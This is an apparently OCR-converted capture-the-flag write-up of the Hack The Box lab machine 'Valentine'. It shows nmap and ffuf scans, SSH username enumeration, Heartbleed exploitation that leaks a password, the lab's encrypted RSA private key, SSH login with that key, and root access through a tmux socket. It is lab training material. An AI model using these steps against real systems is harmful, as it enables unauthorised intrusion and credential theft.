
1.0 - High Level Summary

1.1 - Host Summary

> hostname, IP, OS, ports open / services on them
Hostname: Valentine
IP: 10.10.10.79
OS: Linux
PORT   STATE SERVICE
22/tcp open ssh
80/tcp open http
443/tcp open https

1.2 - Attack Surface Summary


> high level overview of exploitable services / potential
First Fuzzing
```ffuf
ffuf -u http://10.10.10.79/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -c -e .php,.html,.txt,.sh
```
→ Result:
```
dev                     [Status: 301, Size: 308, Words: 20, Lines: 10]
index                   [Status: 200, Size: 38, Words: 2, Lines: 2]
index.php               [Status: 200, Size: 38, Words: 2, Lines: 2]
server-status           [Status: 403, Size: 292, Words: 21, Lines: 11]
.html                   [Status: 403, Size: 284, Words: 21, Lines: 11]
encode.php              [Status: 200, Size: 554, Words: 73, Lines: 28]
encode                  [Status: 200, Size: 554, Words: 73, Lines: 28]
```
Second Fuzzing
```CVE-2018-15473
python3 ssh-username-enum.py -p 22 -t 200 -v -w /usr/share/wordlists/metasploit/unix_users.txt 10.10.10.79
```
→ Result:
```
[+] OpenSSH version 5.9 found
[!] SSH negotiation failed for user azureuser.
[!] SSH negotiation failed for user vagrant.
[!] SSH negotiation failed for user ftp.
[!] SSH negotiation failed for user puppet.
[!] SSH negotiation failed for user ec2-user.
[!] SSH negotiation failed for user oracle.
[!] SSH negotiation failed for user pi.
[!] SSH negotiation failed for user ansible.
[-] test not found
[-] mysql not found
[+] root found!
[+] hype found!
[-] adm not found
[-] info not found
[-] user not found
[-] guest not found
[-] administrator not found
```
Access endpoint “encode.php” to get more infomation.



1.3 - Exploitation Summary

> high level overview of the services you exploited
Exploit with vulnerable heartbleed
```heartbleed.py
heartbleed -p 443 10.10.10.79 -n 20 > result.txt
```
→ Found base64 endcode string:
```base64
aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==
```
→ Decode it by command:
```base64
echo 'aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==' | base64 -d
```
→ Found password: heartbleedbelievethehype

Discovery the file hype_key at link:



Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
hype_key	13-Dec-2017 16:48	5.3K	
notes.txt	05-Feb-2018 16:42	227	

Apache/2.2.22 (Ubuntu) Server at 10.10.10.79 Port 443

Decode it with ASCII Hex:
```hype_key.pem
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxl5
XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK
aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq65635OJ6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe
2VWRyTZ1FfngJSsv9+Mfvz341lbzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii3OEW
l0ln9L1b/NXpHjGa8WHHTjolilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT
RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3
-----END RSA PRIVATE KEY-----
```

→ SSH with rsa-key by command:
```ssh
ssh -i hype_key.pem hype@valentine.htb
→ Enter password: heartbleedbelievethehype
```

→ Get flag user ‘hype’

2.0 - Methodology and Walkthrough

2.1 - Enumeration

> scans and inital discover
First scan
```nmap
nmap -Pn -sS --stats-every 3m --max-retries 1 --max-scan-delay 20 --defeat-rst-ratelimit -p1-65535 -oN /opt/OSCP/labs/HTB/
79-Valentine/10.10.10.79.txt 10.10.10.79
```
→ Result:
```nmap
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
```
Second scan
```nmap
nmap -Pn -nvv -sSV --version-intensity 9 -A -p22,80,443 -oN /opt/OSCP/labs/HTB/79-Valentine/nmap-versions.txt
10.10.10.79
```


→ Result:
```nmap
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAIMeSqrDdAOhxf7P1IDtdRqun0pO9pmUi+474hX6LHkDgC9dzcvEGyMB/
cuuCCjfXn6QDd1n16dSE2zeKKjYT9RVCXJqfYvz/
ROm82p0JasEdg1z6QHTeAv70XX6cVQAjAMQoUUdF7WWKWjQuAknb4uowunpQ0yGvy72rbFkSTmlAAAAFQDwWVA5vTpfj5pUCUN
hSaoiQYhvCIkA2CWFuAeedsZE6zMFVFVSsHxeMe55aCQclfMH4iuUZWrg0y5QREuRbGFM6DATJJFkg+PXG/OsLsba/
BP8UfcuPM+WGWKxjuaoJt6jeD8iQAAAIBg9rgf8NoRfGqzi+3ndUCo9/
m+T18pn+ORbCKdFGq8Ecs4QLeaXPMRIpCol11n6va090EISDPetHcaMaMcYOsFqO841K0O90BV8DhyU4JYBjcpslT+A2X+ahj2QJVG
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDRkMHjbGnQ7uoYx7HPJoW9Up+q0NriI5g5xAs1+0gYBVtBqPxi86gPtXbMHGSrpTiX854ns
|   256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+pCNI5Xv8P96CmyDi/
EIvyL0LVZY2xAUJcA0G9rFdLJnIhjvmYuxoCQDsYl+LEiKQee5RRw9d+lgH3Fm5O9XI=
80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.22 (Ubuntu)
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/
countryName=US
| Issuer: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2018-02-06T00:45:25
| Not valid after:  2019-02-06T00:45:25
| MD5:   a413 c4f0 b145 2154 fb54 b2de c7a9 809d
| SHA-1: 2303 80da 60e7 bde7 2ba6 76dd 5214 3c3c 6f53 01b1
```

| -----BEGIN CERTIFICATE-----
| MIIDZzCCAk+gAwIBAgIJAIXsbfXFhLHyMA0GCSqGSIb3DQEBBQUAMEoxCzAJBgNV
| BAYTAlVTMQswCQYDVQQIDAJGTDEWMBQGA1UECgwNdmFsZW50aW5lLmh0YjEWMBQG
| A1UEAwwNdmFsZW50aW5lLmh0YjAeFw0xODAyMDYwMDQ1MjVaFw0xOTAyMDYwMDQ1
| MjVaMEoxCzAJBgNVBAYTAlVTMQswCQYDVQQIDAJGTDEWMBQGA1UECgwNdmFsZW50
| aW5lLmh0YjEWMBQGA1UEAwwNdmFsZW50aW5lLmh0YjCCASIwDQYJKoZIhvcNAQEB
| BQADggEPADCCAQoCggEBAMMoF6z4GSpB0oo/znkcGfT7SPrTLzNrb8ic+aO/GWao
| oY35ImIO4Z5FUB9ZL6y6lc+vI6pUyWRADyWoxd3LxByHDNJzEi53ds+JSPs5SuH1
| PUDDtZqCaPaNjLJNP08DCcC6rXRdU2SwV2pEDx+39vsFiK6ywcrepvvFZndGKXVg
| 0K+R3VkwOguPhSHlXcgiHFbqei8NJ1zip9YuVUYXhyLVG2ZiJYX6CRw4bRsUnql6
| 4DFNQybOsJHm0JtI2M9PefmvEkTUZeT/d0dWhU076a3bTestKZf4WpqZw60XGmxz
| pAQf5dWOqMemIK6K4FC48bLSSN59s4kNtuhtx6OCXpcCAwEAAaNQME4wHQYDVR0O
| BBYEFNzWWyJscuATyFWyfLR2Yev1T435MB8GA1UdIwQYMBaAFNzWWyJscuATyFWy
| fLR2Yev1T435MAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBACc3NjB7
| cHUXjTxwdeFxkY0EFYPPy3EiHftGVLpiczrEQ7NiHTLGQ6apvxdlShBBhKWRaU+N
| XGhsDkvBLUWJ3DSWwWM4pG9qmWPT241OCaaiIkVT4KcjRIc+x+91GWYNQvvdnFLO
| 5CfrRGkFHwJT1E6vGXJejx6nhTmis88ByQ9g9D2NgcHENfQPAW1by7ONkqiXtV3S
| q56X7q0yLQdSTe63dEzK8eSTN1KWUXDoNRfAYfHttJqKg2OUqUDVWkNzmUiIe4sP
| csAwIHShdX+Jd8E5oty5C07FJrzVtW+Yf4h8UHKLuJ4E8BYbkxkc5vDcXnKByeJa
| gRSFfyZx/VqBh9c=
|_-----END CERTIFICATE-----
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_ssl-date: 2021-11-20T04:15:23+00:00; +5m01s from scanner time.
```

## Vuln scan
```nmap
nmap -p 443 --script ssl-heartbleed.nse 10.10.10.79
```
→ Result:
```nmap
PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
|     References:
|       http://www.openssl.org/news/secadv_20140407.txt
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|_      http://cvedetails.com/cve/2014-0160/
```

2.2 - Exploitation

> gaining a shell
SSH to machine with 'hype_key.pem' and password: heartbleedbelievethehype
```



2.3 - Elevation

> methods used to gain SYSTEM / root

[1] dirty_cow
CVE-2016-5195
Source: http://www.exploit-db.com/exploits/40616
[2] exploit_x
CVE-2018-14665
Source: http://www.exploit-db.com/exploits/45697
[3] msr
CVE-2013-0268
Source: http://www.exploit-db.com/exploits/27297
[4] perf_swevent
CVE-2013-2094
Source: http://www.exploit-db.com/exploits/26131

Privesc by this command:
/usr/bin/tmux -S /.devs/dev_sess